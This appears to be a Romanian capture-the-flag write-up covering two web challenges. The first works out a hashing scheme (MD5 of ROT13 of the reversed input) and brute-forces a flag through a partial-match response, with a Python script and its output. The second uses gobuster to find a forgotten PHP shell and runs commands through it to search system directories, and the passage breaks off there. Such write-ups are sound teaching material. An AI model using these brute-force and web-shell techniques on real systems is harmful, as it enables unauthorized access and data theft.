
rst{84aefdd434fb827ece30290dfbedc767406a29c0e89e80c26a735b9372ebbed4}

Rezolvare

Fiind o aplicatie web, primul lucru pe care il facem este sa vedem functionalitatea acesteia si sa pornim niste enumerari in background.




Pentru ca nu am gasit niciun fisier sau director ascuns al aplicatiei, este evident ca trebuie sa analizam mai mult raspunsul aplicatiei pentru pagina default. Putem observa rapid ca hash-ul aferent campului **flag_trimis_criptat** este stringul gol.




Deci, programul asteapta probabil sa ii trimitem un flag. Pentru a usura urmatorii pasi, am folosit **BurpSuite** cu scopul de a manipula si intercepta usor requesturile catre aplicatie. De asemenea, am folosit un tool pentru detectarea potentialilor parametri ai endpoint-ului numit [Arjun]

```
┌─[kayn@parrot]─[~/Documents/RST]
└──╼ $arjun -u http://vps-e78e5aab.vps.ovh.net/chall/
    _
   /_| _ '
  (  |/ /(//) v2.1.2
      _/

[*] Probing the target for stability
[*] Analysing HTTP response for anamolies
[*] Analysing HTTP response for potential parameter names
[*] Logicforcing the URL endpoint
[✓] name: flag, factor: body length
```



Asa cum se observa din imaginile de mai sus, parametrul **flag** este unul valid intrucat avem schimbari in valoarea campului *flag_trimis_criptat*. Incercand multiple stringuri de 1 caracter pentru flag, am observat anumite schimbari in campul **rezultat**.



In acest punct este evident ca, aplicatia web, chiar daca flagul este gresit, face verificari si pentru bucati partiale din flag. Evident, datorita acestui lucru, un atack de tip *brute-force* este posibil, incercand fiecare litera pe fiecare pozitie si actualizand flagul atunci cand rezultatul contine cuvantul **partial corect**. Pentru a face acest atack cat mai optim din punct de veder al vitezei, pornim cu cateva observatii:

- daca trimitem pe rand, doar un caracter API-ului si acesta intoarce *partial corect* inseamna ca acel caracter este in flag; astfel, putem afla rapid alfabetul folosit pentru flag submitand fiecare caracter din tabelul ASCII.
- este important de unde incepem cautarea deoarece, API-ul nu intoarce pe ce pozitie este un caracter asta insemnand ca putem primi partial corect incepand cu *a* chiar daca acesta este la mijloc sau final
- varianta cea mai buna este daca am porni deja cu un flag continand **rst{**, punct in care exista doar o varianta posibila pentru fiecare pozitie intrucat *rst{* nu se poate gasi DECAT la inceputul flagului.

Intrebarea se pune, suntem siguri ca flagul incepe cu *rst{*? Inca nu stim cum este encodat acesta, punct in care ne-am mai uitat putin la cateva exemple de inputuri pentru endpoint si raspunsul criptat.

Request

Pretty Raw \n Actions

```
1 GET /chall/?flag=123456789 HTTP/1.1
2 Host: vps-e78e5aab.vps.ovh.net
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
```

Search... 0 matches

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Tue, 20 Apr 2021 18:01:59 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 78
8
9 {"rezultat":"eroare","flag_trimis_criptat":"6ebe76c9fb411be97b3b0d48b791a7c9"}
```

MD5

MD5 conversion and reverse lookup

MD5 reverse for 6ebe76c9fb411be97b3b0d48b791a7c9

The MD5 hash:

6ebe76c9fb411be97b3b0d48b791a7c9

was succesfully reversed into the string:

987654321

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

6ebe76c9fb411be97b3b0d48b791a7c9 | Reverse


You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:

Convert a string to a MD5 hash


987654321 | Convert

Latest succesful MD5 reverses

Hash	Reverse string
6ebe76c9fb411be97b3b0d48b791a7c9	987654321




Se observa rapid ca stringul dat ca parametru este intai aplicat functiei **reverse** si abia dupa este facut un MD5. Acest lucru este valabil pentru cifre intrucat la litere *abc* → *pon*. Se observa rapid ca *pon* reprezinta o shiftare cu 13 pozitii (**ROT13**) a literelor *abc* de unde si formula finala: *flag_criptat_trimis = md5(rot13(reverse(flag)))*. Astfel pentru un flag stocat pe server cu inceputul *rst{*, noi ar trebui sa trimitem *{gfe* pentru a fi decodat in *rst{* si a obtine un raspuns valid de la API.



Acum ca avem confirmat acest lucru, putem sa facem un script de python care cu siguranta va gasi o singura valoare de lungimea flagului corecta.


```
import requests
import string

URL = 'http://vps-e78e5aab.vps.ovh.net/chall?flag='


def find_alphabet():
    alphabet = []
    for i in string.printable:
        r = requests.get(URL + i)
        if 'partial corect' in r.text:
            alphabet += [i]
    return alphabet

alphabet = find_alphabet()
print('[+] Flag alphabet is: ' + ''.join(alphabet))

flag_piece = "{gfe"
while True:
    for i in alphabet:
        tmp_flag = i + flag_piece
        r = requests.get(URL + tmp_flag)
        if 'partial corect' in r.text:
            print('Partial flag: ' + i + flag_piece)
            flag_piece = i + flag_piece
            break
```

```
┌─[kayn@parrot]─[~/Documents/RST/web/api]
└──╼ $python brute.py
[+] Flag alphabet is: 023456789efgnopqrsEFGNOPQRS{}
Partial flag: 8{gfe
Partial flag: 48{gfe
Partial flag: n48{gfe
Partial flag: rn48{gfe
Partial flag: srn48{gfe
...snip...
Partial flag:
}4qroor2739o537n62p08r98r0p92n604767pqrosq09203rpr728os434qqsrn48{gfe
```



Elevi

Enunt



Flag


RST{sacmxke0xakosoicd31jsgd01lsaly10san2}

Rezolvare

Pornind cu aceeasi metodologie ca in taskul precedent, am pornit cateva tool-uri de enumerare in timp ce exploram platforma web. Unul din acestea, **gobuster** a returnat un fisier interesant datorita numelui sau **shell.php**.

```
┌─[✗]─[kayn@parrot]─[~/Documents/RST/web/api]
└──╼ $gobuster dir -u http://vps-97f3ceaa.vps.ovh.net/ -w
/opt/SecLists/Discovery/Web-Content/raft-small-words.txt -x php,txt -t 30 -f -k
-b 403,404
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://vps-97f3ceaa.vps.ovh.net/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-small-
words.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,php
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
2021/04/20 21:48:32 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 633]
/./                   (Status: 200) [Size: 633]
/icons/               (Status: 200) [Size: 74409]
/shell.php            (Status: 500) [Size: 1123]
/noindex/             (Status: 200) [Size: 4006]
```

Navigand catre aceasta resursa, observam ca este un shell de PHP legitim care probabil a fost uitat pe server ("cateva practici proaste"). Ruland cateva comenzi tipice *Linux*, observam un string interesant cat si o referinta in fisierul **readme**.




Intrucat folderul **etc** contine, in general, foarte multe fisiere si directoare, ne trebuie o abordare mai concreta in ce cautam. Un mod interesant de a privi folderul este prin prisma **timestamp-ului** fiecarui fisier. Avem urmatoarele observatii pentru ce ne-am astepta sa gasim:

- un fisier text
- accesat/modificat in ultimele 24 ore
- modificarea/accesul sa fie facute de un user si nu de system

